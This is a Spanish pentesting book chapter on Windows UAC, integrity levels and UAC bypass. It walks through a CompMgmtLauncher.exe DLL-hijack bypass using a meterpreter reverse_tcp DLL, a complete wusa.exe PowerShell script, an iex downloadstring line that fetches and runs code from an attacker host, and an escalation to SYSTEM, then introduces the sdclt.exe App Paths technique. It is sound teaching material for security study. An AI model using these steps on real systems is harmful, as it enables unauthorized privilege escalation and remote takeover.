```

Fig. 02.12: Privilegios incluidos en el access token asignado al proceso cmd.exe cuando se ejecuta sin permisos de administrador.

```
Administrator: C:\Windows\System32\cmd.exe
C:\>whoami
civi-vaino\civi-admin
C:\Windows\system32\whoami /priv
INFORMACIÓN DE PRIVILEGIOS

Nombre de privilegio           Descripción          Estado
SeIncreaseQuotaPrivilege      Ajustar las cuotas de la memoria para un proceso   Deshabilitado
SeTakeOwnershipPrivilege      Administrar registro de seguridad y auditoría   Deshabilitado
SeSecurityPrivilege           Tomar posesión de archivos y otros objetos   Deshabilitado
SeLoadDriverPrivilege          Cargar y descargar controladores de dispositivo   Deshabilitado
SeSystemProfilePrivilege      Analizar el rendimiento del sistema   Deshabilitado
SeSuspendPrivilege            Cambiar la hora del sistema   Deshabilitado
SeIncreaseSingleProcessPrivilege  Analizar un solo proceso   Deshabilitado
SeIncreaseBasePriorityPrivilege Aumentar prioridad de programación   Deshabilitado
SeCreatePagefilePrivilege     Crear un archivo de paginación   Deshabilitado
SeBackupPrivilege              Hacer copias de seguridad de archivos y directorios   Deshabilitado
SeRestorePrivilege             Restaurar archivos y directorios   Deshabilitado
SeShutdownPrivilege            Apagar el sistema   Deshabilitado
SeDebugPrivilege               Depurar programas   Deshabilitado
SeSystemEnvironmentPrivilege  Modificar valores de entorno firmware   Deshabilitado
SeChangeNotifyPrivilege        Omitir comprobación de recorrido   Habilitada
SeRemoteShutdownPrivilege    Forzar cierre desde un sistema remoto   Deshabilitado
SeUndockPrivilege              Quitar equipo de la estación de acoplamiento   Deshabilitado
SeManageVolumePrivilege        Realizar tareas de mantenimiento del volumen   Deshabilitado
SeImpersonatePrivilege        Suplantar a un cliente tras la autenticación   Habilitada
SeCreateGlobalPrivilege        Crear objetos globales   Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso   Deshabilitado
SeTimeZonePrivilege            Cambiar la zona horaria   Deshabilitado
SeCreateSymbolicLinkPrivilege Crear vínculos simbólicos   Deshabilitado

C:\>
```

Fig. 02.13: Privilegios incluidos en el access token asignado al proceso cmd.exe cuando se ejecuta con permisos de administrador.

Si se evalúa el uso del sistema operativo por parte de usuarios privilegiados y no privilegiados, la creación de procesos no difiere tanto hasta que los privilegiados utilizan la opción “Ejecutar como Administrador”. En ese instante, el cambio de *token* requiere que UAC notifique o solicite credenciales de administrador, dependiendo de la configuración que haya en la política de seguridad del equipo.




Fig. 02.14: Solicitud de elevación UAC cuando se intenta ejecutar una aplicación con permisos administrativos.

A partir de Windows 7, cuando una aplicación solicita lanzar un programa que explícitamente requiera permisos administrativos o que sea lanzada mediante la opción “Ejecutar como administrador”, UAC solicitará al usuario que se identifique como administrador en función de las siguientes opciones:




Fig. 02.15: Configuración de Control de cuentas de usuario y su comportamiento por defecto en las distintas versiones de Windows.

Esta configuración se puede personalizar en el Panel de control bajo la opción “Cambiar configuración de cuentas de usuario”.


¿Cómo consigue Windows diferenciar y aislar los diferentes procesos con diferentes permisos, ejecutados bajo el mismo usuario? Para ello, UAC hace uso de del control de integridad o MIC, del término inglés *Mandatory Integrity Control*.

Estos niveles de integridad permiten tener más información sobre la naturaleza de un proceso y dicta el nivel de confianza que se requiere para acceder al mismo. Para ello, cada proceso posee un nivel de integridad asociado. De este modo, un objeto del sistema con un nivel de integridad menor no podrá acceder a otro objeto con un nivel de integridad mayor.

Existen 5 niveles de integridad distintos que un objeto puede tener asignado:

Nivel de integridad	Uso
<i>Untrusted</i> (0)	Usado por procesos lanzados por miembros del grupo Invitados. Bloquea la mayoría de operaciones de escritura.
Baja (1)	Usado por el modo protegido de <i>Internet Explorer</i> . Bloquea el acceso de escritura a la mayoría de objetos del sistema, tales como archivos o claves del registro.
Media (2)	Cuando UAC está habilitado, este es el nivel asignado por defecto a los procesos lanzados.
Alta (3)	Cuando UAC está habilitado, se asignará este nivel a aquellas aplicaciones que solicitan permisos administrativos y se le son aceptados a través de una petición de elevación de UAC. Si UAC no está habilitado, se asigna por defecto este nivel a todo proceso ejecutado por un usuario administrador.
<i>System</i> (4)	Utilizado por servicios y otras aplicaciones a nivel del sistema, como por ejemplo <i>Wininit</i> , <i>Winlogon</i> , <i>Smss</i> , etc.

Por lo tanto, aquellos procesos que necesiten realizar acciones privilegiadas, necesitarán tener asignado un nivel de integridad alta o *System*. Si el proceso tiene integridad media, podrá solicitar una elevación de UAC para obtener alta.



The screenshot shows the Process Explorer interface with a list of processes. The columns include Process, CPU, Integrity, PID, Description, Private Bytes, Working Set, and Company Name. The 'Integrity' column highlights several processes: SCNotification.exe (Medium), svchost.exe (Medium), Local Security Authority Pro (System), csrss.exe (System), winlogon.exe (System), dwm.exe (System), SynTPHelper.exe (High), explorer.exe (Medium), Sync.exe (Medium), and StickyNotes.exe (Medium). The table also lists other processes like Host Process for Windows, Client Server Runtime Process, Windows Logon Application, Desktop Window Manager, Synaptics Pointing Device Handler, Windows Explorer, Skype for Business, and Sticky Notes.

Fig. 02.16: Ejemplo de procesos corriendo con distintos niveles de integridad. Éstos pueden consultarse fácilmente con Process Explorer; (1ª parte).




Fig. 02.16: Ejemplo de procesos corriendo con distintos niveles de integridad. Éstos pueden consultarse fácilmente con Process Explorer, (2^a parte).

En algunas ocasiones, y dependiendo de la configuración de UAC establecida, los programas del sistema se elevan automáticamente si el usuario pertenece al grupo administrador. Estos binarios se pueden identificar observando su archivo *Manifest*. Si éste tiene la opción *autoElevate* con valor igual a *True*, significa que no hay necesidad de pedir la elevación de privilegios, ya que el binario está firmado por Microsoft y, debido a esto y a que el usuario es administrador, se llevará a cabo la elevación sin solicitar la confirmación.

Esta característica fue introducida a partir de Windows 7 para mejorar la usabilidad y las críticas sufridas con UAC en su día al lanzarlo en Windows Vista. Este punto será clave para entender muchas de las técnicas de *bypass* de UAC.

6. Bypass UAC

Las técnicas de *bypass* UAC permiten a un atacante saltarse el proceso de elevación de UAC y conseguir elevar un proceso con permisos de usuario estándar, aunque ejecutado por administrador, a permisos administrativos. El ejemplo más claro es aquel en el que se dispone de un proceso ejecutado por un usuario administrador pero con integridad media, y se desea escalar dicha integridad a alta sin necesidad de pasar por el proceso de elevación UAC.

La idea fundamental en la que se basa la gran mayoría de estas técnicas es la de encontrar binarios que tengan activado *autoElevate* y aprovechar estos privilegios para ejecutar programas con integridad alta.

Más información sobre los binarios firmados por Microsoft y sus manifiestos puede encontrarse en: <https://technet.microsoft.com/en-us/library/2009.07.uac.aspx>

Para ilustrar un claro escenario de uso de estas técnicas, imagínese un caso en el que se ha conseguido una *shell* remota con *Metasploit*.




Fig. 02.17: Sesión de meterpreter que no dispone de permisos administrativos al estar UAC habilitado, (1^a parte).

```

Computer : NONJOINED-WIN7
OS : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 7
Meterpreter : x86/windows
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > run post/windows/gather/win_privs

Current User
-----
Is Admin Is System Is In Local Admin Group UAC Enabled Foreground ID UID
False False True True 1 "NONJOINED-WIN7\Carlos"

Windows Privileges
-----
Name
--+
SeChangeNotifyPrivilege
SeShutdownPrivilege
SeUndockPrivilege

meterpreter >

```

Fig. 02.17: Sesión de meterpreter que no dispone de permisos administrativos al estar UAC habilitado, (2ª parte).

En la captura se observa que se dispone de una sesión de *meterpreter*, la cual corre bajo el usuario “Carlos”. Sin embargo, al intentar elevar privilegios a SYSTEM con el comando *getsystem*, la operación ha fallado.

Para estudiar la situación, se ejecuta el módulo de post-exploitación *win_privs* el cual puede encontrarse en *post/windows/gather/win_privs*.

Tres valores son importantes de la salida de este módulo:

Parámetro	Valor	Descripción
<i>Is Admin</i>	<i>False</i>	Indica que el proceso no está actualmente corriendo con permisos administrativos.
<i>Is In Local Admin Group</i>	<i>True</i>	El usuario “Carlos”, que está corriendo el proceso, pertenece al grupo local Administradores.
<i>UAC Enabled</i>	<i>True</i>	UAC está habilitado.

Todo parece indicar que el proceso de la *shell* que se ha obtenido no dispone de un nivel de integridad lo suficientemente alto, como integridad alta o SYSTEM, para realizar acciones administrativas.

Esto también puede confirmarse con el siguiente comando nativo de Windows.

```
whoami /groups | findstr Level
```

0xWORD

```
root@pentest-kali: ~
File Edit View Search Terminal Tabs Help
root@pentest-kali: ~ x root@pentest-kali: ~ x root@pentest-kali: ~ x
meterpreter > shell
Process 2988 created.
Channel 4 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Carlos\Downloads>whoami /groups | findstr Level
whoami /groups | findstr Level
Mandatory Label:Medium Mandatory Level
Label S-1-16-8192
p. Enabled by default, Enabled group

C:\Users\Carlos\Downloads>
```

Fig. 02.18: Ejecución de comando *whoami* para la obtención del nivel de integridad del proceso.

El proceso a seguir a partir de ahora está claro: saltar la restricción implementada por UAC mediante una técnica de *bypass UAC*.

Para que este tipo de técnicas tengan éxito se necesitan, al menos, las siguientes condiciones:

- Proceso controlado por atacante corriendo con un nivel de integridad media, como por ejemplo una *shell* remota, y ejecutado por un usuario en el grupo de administradores.
- Máquina víctima Windows 7 o superior con configuración de UAC por defecto.
- Otras condiciones específicas a cada técnica concreta de *bypass*.

Metasploit ya dispone actualmente de varias técnicas para saltar la restricción de UAC. Bastará con disponer de una versión actualizada de su base de datos y buscar por la palabra clave “*bypassuac*” para encontrarlos.

Name	Disclosure Date	Rank	Description
exploit/windows/local/bypassuac	2019-12-31	excellent	Windows Escalate UAC Protection Bypass
exploit/windows/local/bypassuac_eventvwr	2015-08-15	excellent	Windows Escalate UAC Protection Bypass (via Eventvwr Registry Key)
exploit/windows/local/bypassuac_injection	2018-12-31	excellent	Windows Escalate UAC Protection Bypass (In Memory Injection)
exploit/windows/local/bypassuac_vbs	2015-08-22	excellent	Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)

Fig. 02.19: Búsqueda y listado de técnicas de bypass de UAC en Metasploit.

Un buen recurso para mantenerse informado de nuevas técnicas de *bypass* de UAC es *UACMe*: <https://github.com/hfiref0x/UACME>

Se estudiarán algunas de las técnicas más recientes e interesantes para saltarse la protección de UAC en aquellos equipos donde esté habilitada y se cumplan las condiciones antes expuestas.

Bypass UAC mediante CompMgmtLauncher

A continuación, se explicará cómo llevar a cabo una técnica para saltarse UAC haciendo uso del binario *CompMgmtLauncher.exe*, el cual será combinado junto con la técnica DLL *Hijacking* para conseguir saltar las limitaciones implantadas por UAC.

Lo primero que se puede hacer es comprobar el comportamiento esperado del binario *CompMgmtLauncher.exe*. Con la herramienta *sigcheck.exe* de *SysInternals* se puede ver el archivo *Manifest* de este binario. Se busca la directiva *autoElevate* donde se puede observar el valor *True*. Esto quiere decir que al ser lanzado, el binario se ejecutará con altos privilegios, es decir, en un contexto de integridad alta.

```
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel
                level="requireAdministrator"
                uiAccess="false"
            />
        </requestedPrivileges>
    </security>
</trustInfo>
<asmv3:application>
    <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/Windo
wsSettings">
        <autoElevate>true</autoElevate>
    </asmv3:windowsSettings>
</asmv3:application>
</assembly>
```

Fig. 02.20: Directiva *autoElevate* a *True* en el *Manifest* de *CompMgmtLauncher.exe*.

Cuando se mira la integridad del proceso con herramientas que permiten observar este detalle, como *Process Explorer* o *Process Monitor* de *SysInternals*, se puede ver que se ejecuta con integridad alta.

El siguiente paso será estudiar cómo se puede aprovechar este binario. Para ello, se va a hacer uso de la técnica DLL *Hijacking* para secuestrar una DLL y ejecutar código arbitrario con privilegios administrativos.

Para poder verificar si el binario es vulnerable a DLL *Hijacking*, hay que mirar si hay algún directorio o archivo que no es encontrado durante el arranque del binario. Se ejecuta *Procmon* para monitorizar, en este caso, el sistema de archivos y las operaciones que se hacen sobre él, por el binario *CompMgmtLauncher.exe*. Entre los distintos eventos, se puede observar que existen varias operaciones que tienen como resultado “*NAME NOT FOUND*”.

compmgmtlaun...	2520	CreateFile	C:\Windows\Prefetch\COMPMGMLAUNCHER.EXE-D8C6028E.pf	NAME NOT FOUND
compmgmtlaun...	3416	CreateFile	C:\Windows\Prefetch\COMPMGMLAUNCHER.EXE-D8C6028E.pf	NAME NOT FOUND
compmgmtlaun...	3416	CreateFile	C:\Windows\System32\en-US\compmgmtlauncher.exe.mui	NAME NOT FOUND
compmgmtlaun...	3416	CreateFile	C:\Windows\System32\en\compmgmtlauncher.exe.mui	NAME NOT FOUND
compmgmtlaun...	3416	CreateFile	C:\Windows\System32\compmgmtlauncher.exe.Local	NAME NOT FOUND
compmgmtlaun...	3416	CreateFile	C:\Windows\System32\compmgmtlauncher.exe.Local	NAME NOT FOUND
compmgmtlaun...	3416	CreateFile	C:\Windows\System32\compmgmtlauncher.exe.Local	NAME NOT FOUND

Fig. 02.21: Listado de operaciones filtradas por aquellas con resultado “*NAME NOT FOUND*”.

Si a continuación se elimina el filtro de solo visualizar resultados “*NAME NOT FOUND*”, se puede observar que después de buscar el directorio *compmgmtlauncher.exe.Local*, el binario se dirige a *WinSxS*, en el caso de las arquitecturas de 32 bits, y descubre la DLL que realmente está buscando.

Por lo tanto, si un atacante logra colocar una DLL maliciosa en una ubicación protegida como es \Windows\System32, podría lograr que el binario encuentre primero su DLL maliciosa y la cargase.

En el caso de que la DLL maliciosa fuera cargada en primer lugar por el binario, se podría ejecutar código en un contexto elevado, ya que el binario que cargaría la DLL es *CompMgmtLauncher.exe*, el cual se ejecuta en un contexto elevado gracias por su nivel de integridad.

Se puede utilizar *Metasploit* para crear una DLL maliciosa de manera muy sencilla. Para ello, se arranca *msfconsole* y se ejecuta:

```
use payload/windows/meterpreter/reverse_tcp
set LHOST <Dirección IP retorno>
generate -t dll -f <Ruta creación DLL>
```

Esto mismo se puede conseguir también directamente con *msfvenom* de *Metasploit*.

Una vez generada la DLL a ejecutar, hay que copiarla a la ubicación donde la está buscando, y no encontrando actualmente, *CompMgmtLauncher.exe*. En este caso, para copiar la DLL a la ubicación protegida dónde el binario *CompMgmtLauncher.exe* la buscará existen dos opciones:

- Utilizar la aplicación *wusa.exe*, la cual permite extraer el contenido de un archivo CAB en una ubicación protegida, debido a que dicha aplicación se ejecuta en un contexto de integridad alta. Esta opción sólo servirá en Windows 7, 8 y 8.1.
- Utilizar *IFileOperation*: la exposición de los objetos COM. Este objeto contiene métodos que permiten copiar, mover, eliminar objetos del sistema de archivos como archivos y carpetas. Este método es válido en Windows 10.

En esta ocasión, se utilizará la primera opción.

Se realiza un pequeño *script* en PowerShell que permite exemplificar y llevar a cabo el *bypass* de UAC con la invocación del binario *CompMgmtLauncher.exe* y a través del vector de *wusa.exe* y **DLL Hijacking**:

```
function invoke-compMgmtLauncher{
    $file = "\comctl32.dll"
    $path = "$HOME\Desktop"
    $evil = $(echo $path$file)
    $dst = $(echo "$evil.cab")

    #Create Directory
    mkdir $path\compMgmtLauncher.exe.Local
    $path1 = "$path\compMgmtLauncher.exe.Local"
    mkdir $path1\x86_microsoft.windows.common-controls_6595b64144c-
cf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
    $path = "$path1\x86_microsoft.windows.common-controls_6595b64144c-
cf1df_6.0.7601.17514_none_41e6975e2bd6f2b2"
    cp $evil $path
}
```

```

#Create DDF File
$texto = ".OPTION EXPLICIT

.Set CabinetNameTemplate=mycab.CAB
.Set DiskDirectoryTemplate=.

.Set Cabinet=on
.Set Compress=on
.Set DestinationDir=compMgmtLauncher.exe.Local\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
  ""compMgmtLauncher.exe.Local\x86_microsoft.windows.common-controls_6595b-64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2\comctl32.dll"""

$MyPath = "C:\Users\IEUser\Desktop\proof.ddf"
$texto | Out-File -Encoding "UTF8" $MyPath

#CAB File
cd $HOME\Desktop
makecab.exe /f $MyPath
rm $MyPath\setup*

#WUSA Copy
wusa.exe $HOME\Desktop\mycab.CAB /extract:c:\Windows\System32

#Run Process
Start-Process C:\Windows\system32\CompMgmtLauncher.exe

#Remove folder and CAB file
rm $HOME\Desktop\mycab.CAB
rm -Force $path1 -Recurse
}

```

Este script puede también encontrarse y descargarse en: <https://github.com/pablogonzalezpe/metasploit-framework/blob/master/scripts/ps/invoke-compMgmtLauncher.ps1>

Se ha creado una función denominada *Invoke-CompMgmtLauncher* que, en primer lugar, crea un directorio en el escritorio de la víctima dónde generará la jerarquía de carpetas necesarias en el directorio *CompMgmtLauncher.exe.Local*.

```

function invoke-compMgmtLauncher{
  $file = "\comctl32.dll"
  $path = "$HOME\Desktop"
  $evil = ${echo $path$file}
  $dst = ${echo "$evil.cab"}

  #Create Directory
  mkdir $path\compMgmtLauncher.exe.Local
  $path1 = "$path\compMgmtLauncher.exe.Local"
  mkdir $path1\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
  $path = "$path1\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2"
  cp $evil $path
}

```

Fig. 02.22: Creación de jerarquía de carpetas mediante script en PowerShell.

Una vez se tiene preparada la jerarquía de carpetas, se proceder a crear el archivo CAB. El archivo CAB será utilizado por *wusa.exe* para hacer la extracción en la ruta privilegiada.

```
#Create DDF File
$texto = ".OPTION EXPLICIT

.Set CabinetNameTemplate=mycab.CAB
.Set DiskDirectoryTemplate=.

.Set Cabinet=on
.Set Compress=on

.Set DestinationDir=compMgmtLauncher.exe.Local\x86_microsoft.windows.common-controls_6595
b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
""compMgmtLauncher.exe.Local\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7
601.17514_none_41e6975e2bd6f2b2\comctl32.dll"""


```

Fig. 02.23: Sección del script para la creación de archivo DDF.

Tal y como se puede visualizar en la imagen, se crea un archivo DDF. Este archivo DDF está compuesto por directivas que serán procesadas por el binario *makecab.exe*, el cuál es el encargado de generar el archivo CAB. DDF indica a *makecab.exe* cómo se debe distribuir los archivos en el CAB y qué características tiene el archivo y la compresión de éste.

Una vez creado el archivo DDF, el *script* generará el archivo CAB a través de la sentencia “*makecab.exe /f<Ruta del archivo DDF>*”. Una vez hecho esto, se dispondrá del archivo CAB disponible para que *wusa.exe* pueda utilizarlo.

La siguiente instrucción es la que utiliza *wusa.exe* para llevar a cabo la extracción en *\Windows\System32*. Ahora que ya se tiene la jerarquía de carpetas que compone *comctl32.dll* en *\Windows\System32*, se debe arrancar el proceso *CompMgmtLauncher.exe* para que se lleve a cabo la ejecución de código, es decir, la DLL maliciosa, en un entorno privilegiado de alta integridad.

Partiendo de que ya se tiene una sesión en *Metasploit* con integridad media, se puede obtener una sesión de PowerShell remota a partir de ella gracias a la nueva extensión de PowerShell ya incluida en *meterpreter*.

```
meterpreter > load powershell
Loading extension powershell...success.
meterpreter > powershell_shell
PS > 
```

Fig. 02.24: Meterpreter dispone de una extensión de Windows PowerShell que permite fácilmente obtener una sesión de PowerShell.

Una vez conseguida la sesión, se puede descargar dinámicamente a memoria el *script* anteriormente explicado, tal y como se puede ver en la siguiente captura:

```
PS > iex (new-object net.webclient).downloadstring('http://10.0.0.1/invoke-compmgmtLauncher.ps1')
PS > 
```

Fig. 02.25: Se descarga y carga en la sesión el script de PowerShell que implementa el ataque UAC. La dirección IP debe actualizar por aquella donde esté el script disponible.

Una vez hecho esto, se puede comprobar con el comando `ls function`: que la función se ha cargado correctamente y está disponible en la sesión actual de PowerShell.

```

Function      help
Function      I:
I:
Function      ImportSystemModules
Function      invoke-compMgmtLauncher
Function      J:
J:
Function      K:
K:
Function      L:
L:
Function      M:
M:

```

Fig. 02.26: A partir de ahora, se dispone de la función `invoke-compMgmtLauncher` para ser utilizada.

Cuando se ejecuta esta función en la sesión de PowerShell, se obtiene una sesión de *meterpreter*, gracias al código que está en la DLL que se creó con anterioridad y que al ser cargada por `CompMgmtLauncher.exe` es ejecutado para obtener la sesión.

Para poder recibir la sesión ejecutada por el *script* de PowerShell, se necesitará tener a la escucha un manejador *exploit/multi/handler* en *Metasploit* a la espera de dicha sesión.

```

[*] Sending stage (957999 bytes) to 10.0.0.3
[*] Meterpreter session 6 opened (10.0.0.1:4444 -> 10.0.0.3:54037) at 2017-03-13
08:47:18 -0400

```

Fig. 02.27: Obtención de sesión *meterpreter* con privilegios de integridad alta.

Esta sesión estará corriendo con más privilegios, por lo que cuando se ejecute `getsystem`, se podrá escalar a permisos de SYSTEM y acceder a cualquier recurso del sistema.

```

[*] exploit(Windows) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getuid
Server: username: PROOF\IEUser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server: username: NT AUTHORITY\SYSTEM
meterpreter > .D

```

Fig. 02.28: Escalada a permisos de SYSTEM gracias a una sesión con integridad alta obtenida mediante técnica de bypass de UAC.

De esta manera se ha conseguido realizar un ataque de *bypass* de UAC para escalar privilegios. Esta técnica siempre está guiada por las condiciones de UAC y de la identidad y grupo del usuario que ejecuta el proceso.

Este método en concreto funciona desde la versión Windows 7 y ha sido corregido a partir en Windows 10 *Update build 15031*, ya que `CompMgmtLauncher.exe` ya no tiene autoelevación.

Bypass UAC mediante App Paths

En esta ocasión se hablará de otra técnica, descubierta por *Matt Nelson (@enigma0x3)* que hace uso de *App Paths* para llevar a cabo el *bypass*.

Como es de esperar, esta nueva forma hace uso de algún binario firmado por Microsoft que dispone de *autoElevate*. El binario en concreto es *sdclt.exe*.

Este binario se eleva automáticamente según se indica en el archivo *Manifest*. Sólo podrá utilizarse para la técnica de *bypass* en Windows 10, ya que en Windows 10, *sdclt.exe* se autoeleva, pero en el caso de Windows 7 la directiva *requestedExecutionLevel* en *Manifest* se encuentra establecida como *AsInvoker*, lo que impedirá la autoelevación cuando se inicia desde un proceso de integridad media.

```
C:\Windows\System32\cmd.exe
C:\SysinternalsSuite\sigcheck.exe -m C:\Windows\System32\sdclt.exe | findstr /i autoElevate
Sigcheck v2.20 - File version and signature viewer
Copyright (C) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com

<autoElevate xmlns="http://schemas.microsoft.com/SMI/2005/windowsSettings">true</autoElevate>
C:\SysinternalsSuite>
```

Fig. 02.29. Valor de *autoElevate* de *sdclt.exe* en Windows 10. Para comprobar este valor se puede utilizar *sigcheck.exe* de SysInternals.

Analizando el comportamiento del binario, se ve como *sdclt.exe* utiliza una ventana de panel de control para embeberse. En otras palabras, ejecuta un archivo llamado *control.exe*. La clave aquí es, ¿de dónde saca la ruta de este binario? La respuesta la da *App Paths*.

A partir de Windows 7, se hace una clara diferenciación entre las aplicaciones instaladas para un usuario, o para todos los usuarios del equipo. Las aplicaciones instaladas para un usuario se encuentran registrada en:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\App Paths.

Aquellas instaladas para todos los usuarios se registran bajo:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\App Paths.

Estas entradas bajo *App Paths* se utilizan para mapear el nombre de ejecutable de una aplicación con su ruta completa.

El binario *sdclt.exe* obtendrá la ruta de *control.exe* del registro, por lo que, monitorizando las acciones que se realizan en el registro de Windows, se puede encontrar una operación de especial relevancia para este tipo de técnicas: la clave *HCU:\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe* no es encontrada (resultado "NAME NOT FOUND") al abrirla.

Al no encontrar la ruta de *control.exe* aquí, procede a buscarla en otra ubicación.

WORD

4060	RegQueryKey	HKCU	SUCCESS
4060	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe	NAME NOT FOUND
4060	RegQueryKey	HKLM	SUCCESS
4060	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe	NAME NOT FOUND
4060	CreateFile	C:\Windows\System32	SUCCESS
4060	QueryDirectory	C:\Windows\System32\control.*	SUCCESS
4060	QueryDirectory	C:\Windows\System32	NO MORE FILES
4060	CloseFile	C:\Windows\System32	SUCCESS

Fig. 02.30: *sdclt.exe* falla al abrir App Paths para encontrar la ruta de *control.exe* en primera instancia.

Las llamadas a HKCU, generadas por un proceso ejecutado en un contexto de alta integridad, son especialmente interesantes para este tipo de técnicas. En particular, se debe prestar atención a aquellas operaciones que fallan por los motivos ya descritos con anterioridad.

¿Qué ocurre si se escribe un valor modificado por un atacante en esa clave del registro? Si todo ocurre como esperado, se podrá invocar un binario cualquiera y, viendo que *sdclt.exe* está siendo ejecutado un nivel de integridad alta, se habrá conseguido saltar la protección de UAC.

